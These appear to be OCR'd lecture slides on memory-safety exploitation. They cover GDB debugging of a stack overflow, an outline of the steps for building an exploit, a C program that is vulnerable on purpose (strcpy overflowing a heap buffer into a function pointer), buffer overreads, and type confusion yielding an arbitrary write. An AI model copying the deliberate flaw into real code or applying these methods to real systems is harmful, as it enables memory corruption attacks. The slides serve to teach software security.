
Debugging w/ GDB PEDA

- After buffer overflow
  - After "ret"
- Shows
  - EBX – overwritten by filler bytes
  - EIP – at printf@plt
  - Stack – references string address
- Let's "stepi"



Debugging w/ GDB PEDA

- After buffer overflow
- Shows
  - EBX is still filler bytes
  - Instruction uses ebx for an address
  - Seg Fault
- We can see cause of overwriting the stack value used to load ebx



Attack Summary

- Attack Steps
  - Find where you want to redirect control flow
    - From objdump – code in program or PLT
  - Find how far the target memory location (return address) is from the source of the overflow
    - From gdb – display memory x/<N>x <source>, where <N> is number of words to display and <source> is the base address
  - Craft payload to modify target
    - From echo –ne – limit data overwritten to avoid side effects
  - Use program strings – hardcoded in the code segment
    - From strings –t x – Add code segment's base address

Heap Attacks

- Heap attacks are somewhat easier for us
  - Unsafe function (flaw) used on heap data object
    - Unsafe functions?
  - Target may be in the same object
    - Project 1 heap object?
    - What could be a target?
  - Payload is simpler
    - Less stuff in the object to mess up than the stack often
- Let's see a simplified example

Heap Attacks

- Program using heap objects of type “test”

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
{
  int res = 0, flags = 0;
  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

- Can you see the unsafe function in this case?

```c
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
{
  int res = 0, flags = 0;
  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

- Can you see the unsafe function in this case?

```c
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
{
  int res = 0, flags = 0;
  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

- What is the target?

```c
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
{
  int res = 0, flags = 0;
  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

- Function pointer – why?

```c
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};

int function( char *source )
{
  int res = 0, flags = 0;
  struct test *a = (struct test*)malloc(sizeof(struct test));
  printf( "buffer address: %p\n\n", a->buffer );
  a->fnptr = open;
  strcpy( a->buffer, source );
  res = a->fnptr(a->buffer, flags);
  printf( "fd: %d\n\n", res );
  return 0;
}

int main( int argc, char *argv[] )
{
  int fd = open("stack.c", O_CREAT);

  function( argv[1] );

  exit(0);
}
```

Heap Attacks

```
struct test {
  char buffer[10];
  int (*fnptr)( char *, int );
};
```

Buffer Overread/Disclosure

- Disclosure attacks use flaws to read memory outside the accessed memory region
- Two typical flaws
  - Adversary controls the length used to read
  - Adversary controls the input being read
- How are these exploited?

Buffer Overread/Disclosure

- Adversary controls the length used to read and receives dest
  - strncpy(char *dest, char *source, size_t length)
- Suppose data copied into "dest" will be sent back to the adversary
  - How can an adversary with access to specify the value of "length" to…
  - Read unauthorized data outside of the memory region of "source"?

Buffer Overread/Disclosure

- Adversary controls the length used to read
  - strncpy(char *dest, char *source, size_t length)
- Suppose data copied into “dest” will be sent back to the adversary
  - How can an adversary with access to specify the value of “length” to …
  - Read unauthorized data outside of the memory region of ”source”, if not null terminated?
- Ans: Specify length beyond the end of memory region of source – e.g., Heartbleed

Buffer Overread/Disclosure

- Adversary controls the input (source) being read
  - strncpy(char *dest, char *source, size_t length)
- Suppose when “dest” is read the data will be sent back to the adversary
  - How can an adversary with access to specify the value of “source” to …
  - Read can a read of “dest” to read unauthorized data outside of the memory region of ”dest”?

Buffer Overread/Disclosure

- Adversary controls the input (source) being read
  - strncpy(char *dest, char *source, size_t length)
- Suppose data copied into "dest" will be sent back to the adversary
  - How can an adversary with access to specify the value of "source" …
  - Read unauthorized data outside of the memory region of "source"?
- Ans: Perhaps the adversary can create a source value that is not a legal string (e.g., no null-terminator)

Take Away

- Today, we examined the basics of building an exploit
  - Experience helps you gain confidence
  - Start Project 2
  - Bring us questions
- Demonstrated the steps to construct a stack buffer overflow exploit
  - Can apply the same tools to manipulate the heap
  - And describe heap overflows
  - And disclosure attacks

Type Errors


- Errors that permit access to memory according to a multiple, incompatible formats
  - These are called type errors
  - Access using a different "type" than used to format the memory
- Most of these errors are permitted by simple programming flaws
  - Of the sort that you are not taught to avoid
  - Let's see how such errors can be avoided
- Some of the changes are rather simple

Other Error Prone Type Casts

- Downcasts – Cast to a larger type; allows overflow
  - t1 *p, t2 *q; // declare pointers
  - p = (t1 *) malloc(sizeof (t1)); // allocate t1 object, define p
  - p→field = value; // suppose this is an int field
  - q = (t2 *)p; // downcast, t2 is a larger type
  - q→extra= value2; // overflow memory of object
- E.g., t2 is a child type of t1
  - So, the size of type t2 is greater than the size of type t1
  - "extra" field is added to the type t1 to create type t2

Exploiting Type Errors


- "p" is assigned to an object of type t1




- Only memory large enough for t1 is allocated

Exploiting Type Errors

- "p" is assigned to an object of type t1




- But, if we assign a pointer of type t2 to the object




- This is what can be referenced by "q"
  - "q" of type t2 thinks it is referencing a larger region

Exploiting Type Errors

- "p" is assigned to an object of type t1



- But, if we assign a pointer of type t2 to the object



- What will happen when the program accesses "q→extra"?

What Can Go Wrong?

- Downcasts – Cast to a larger type; causes overflow
  - t1 *p, t2 *q; // declare pointers
  - p = (t1 *) malloc(sizeof (t1)); // allocate t1 object, define p
  - p→field = value; // suppose this is an int field
  - q = (t2 *)p; // down cast, t2 is a larger type
  - q→extra = value2; // overflow memory of object
- By downcasting to the larger type t2 with the "extra" field, gives the adversary the ability to read/write beyond the memory region allocated
  - Memory region is "sizeof(t1)" in size

Type Confusion

- Many effective attacks exploit data of another type

```
struct A {
struct C *c;
char buffer[40];
};

struct B {
int B1;
int B2;
char info[32];
};
```

Type Confusion

- Adversary can abuse ambiguity to control writes

```
struct A {
struct C *c;
char buffer[40];
};

struct B {
int B1;
int B2;
char info[32];
};
```

```
x = (struct A *)malloc(sizeof(struct A));
y = (struct B *)x;
y->B1 = adversary-controlled-value;
x->c->field = adversary-controlled-value-also;
```

Type Confusion

- Adversary can abuse ambiguity to control writes


```
struct A {
struct C *c;
char buffer[40];
};

struct B {
int B1;
int B2;
char info[32];
};
```

```
x = (struct A *)malloc(sizeof(struct A));
y = (struct B *)x;
y->B1 = adversary-controlled-value;
x->c->field = adversary-controlled-value-also;
```

- Arbitrary Write Primitive!
  - Adversary controls the value to write and the location of the write
  - Allow adversary to write an arbitrary value to an arbitrary location


Exploiting Type Errors

- Type A is unrelated to type B




Exploiting Type Errors

- Type A is unrelated to type B




- Type casting “x” to be referenced by “y” of type B




- Why could this become a problem?

Exploiting Type Errors

- Type A is unrelated to type B




- Type casting "x" to be referenced by "y" of type B




- The code allows assignment of field B1

Exploiting Type Errors

- Type A is unrelated to type B



- Type casting "x" to be referenced by "y" of type B



- The code allows assignment of field B1 of y, which corresponds to field c of x

Type Confusion

- Adversary can abuse ambiguity to control writes

```
struct A {
struct C *c;
char buffer[40];
};

struct B {
int B1;
int B2;
char info[32];
};
```

```
x = (struct A *)malloc(sizeof(struct A));
y = (struct B *)x;
y->B1 = adversary-controlled-value;
x->c->field = adversary-controlled-value-also;
```

- Arbitrary Write Primitive!
  - Adversary controls the value to write and the location of the write
  - Allow adversary to write an arbitrary value to an arbitrary location

Who Would Do That?!

- How could such an error happen?

Who Would Do That?!

- How could such an error happen?
- Several ways
  - Type casts
  - Unions – use the same memory with multiple formats
  - Use-before-initialization (UBI)
  - Use-after-free (UAF)
- The last two are due to bugs created because C/C++ requires the programmer manage memory
  - Temporal errors

Unions

- Example of a union data structure

Defining a `union` typed variable:

- Just like a `struct` data type, you can **define** ***variables*** of a `union` data type after you have **defined** the ***structure*** **of a** `union` data type

  Example:

  ```
  union myExample      // Union definition
  {
     int     a;
     double  b;
     short   c;
     char    d;
  };

  union myExample  x;  // Define a variable of the type union myExample
  ```

Observe that:

- ***Every*** **member variable** in a `union` **typed variable** start at the ***same*** **memory address**
- The **number of bytes** used to store a **member variable** depends on the ***size*** **(= data type)** of the **member variable**,
  - `a` uses **4** because it is an `int` type variable
  - `b` uses **8** because it is an `double` type variable
  - And so on.
- The **size** of a `union` **typed variable** is equal to the **size** of the ***largest*** **component variable**

http://www.cs.emory.edu/~cheung/Courses/255/Syllabus/2-C-adv-data/union.html#:~:text=A%20union%20data%20structure%20is,variables%20at%20any%20one%20time

Unions

- Example of a union data structure

  - We can **easily** show the above **facts** with the following **C program**:

```
union myUnion     // Union structure
{
   int    a;
   double b;
   short  c;
   char   d;
};

struct myStruct     // Struct with the same member variables
{
   int    a;
   double b;
   short  c;
   char   d;
};

int main(int argc, char *argv[])
{
   struct myStruct s;     // Define a struct
   union myUnion   u;     // and a union variable

   // Print the size and the address of each component

   printf("Structure variable:\n");
   printf("sizeof(s) = %d\n", sizeof(s) );
   printf("Address of s.a = %u\n", &(s.a) );
   printf("Address of s.b = %u\n", &(s.b) );
   printf("Address of s.c = %u\n", &(s.c) );
   printf("Address of s.d = %u\n", &(s.d) );

   putchar('\n');

   printf("Union variable:\n");
   printf("sizeof(u) = %d\n", sizeof(u) );
   printf("Address of u.a = %u\n", &(u.a) );
   printf("Address of u.b = %u\n", &(u.b) );
   printf("Address of u.c = %u\n", &(u.c) );
   printf("Address of u.d = %u\n", &(u.d) );
}
```

Output:

```
Structure variable:
sizeof(s) = 24
Address of s.a = 4290768696
Address of s.b = 4290768704
Address of s.c = 4290768712
Address of s.d = 4290768714

Union variable:
sizeof(u) = 8
Address of u.a = 4290768688    (Same location !!!)
Address of u.b = 4290768688
Address of u.c = 4290768688
Address of u.d = 4290768688
```

http://www.cs.emory.edu/~cheung/Courses/255/Syllabus/2-C-adv-data/union.html#:~:text=A%20union%20data%20structure%20is,variables%20at%20any%20one%20time

Safe Casts


- Are there any type casts that are type safe?
  - What do we mean by “type safe”?

Safe Casts

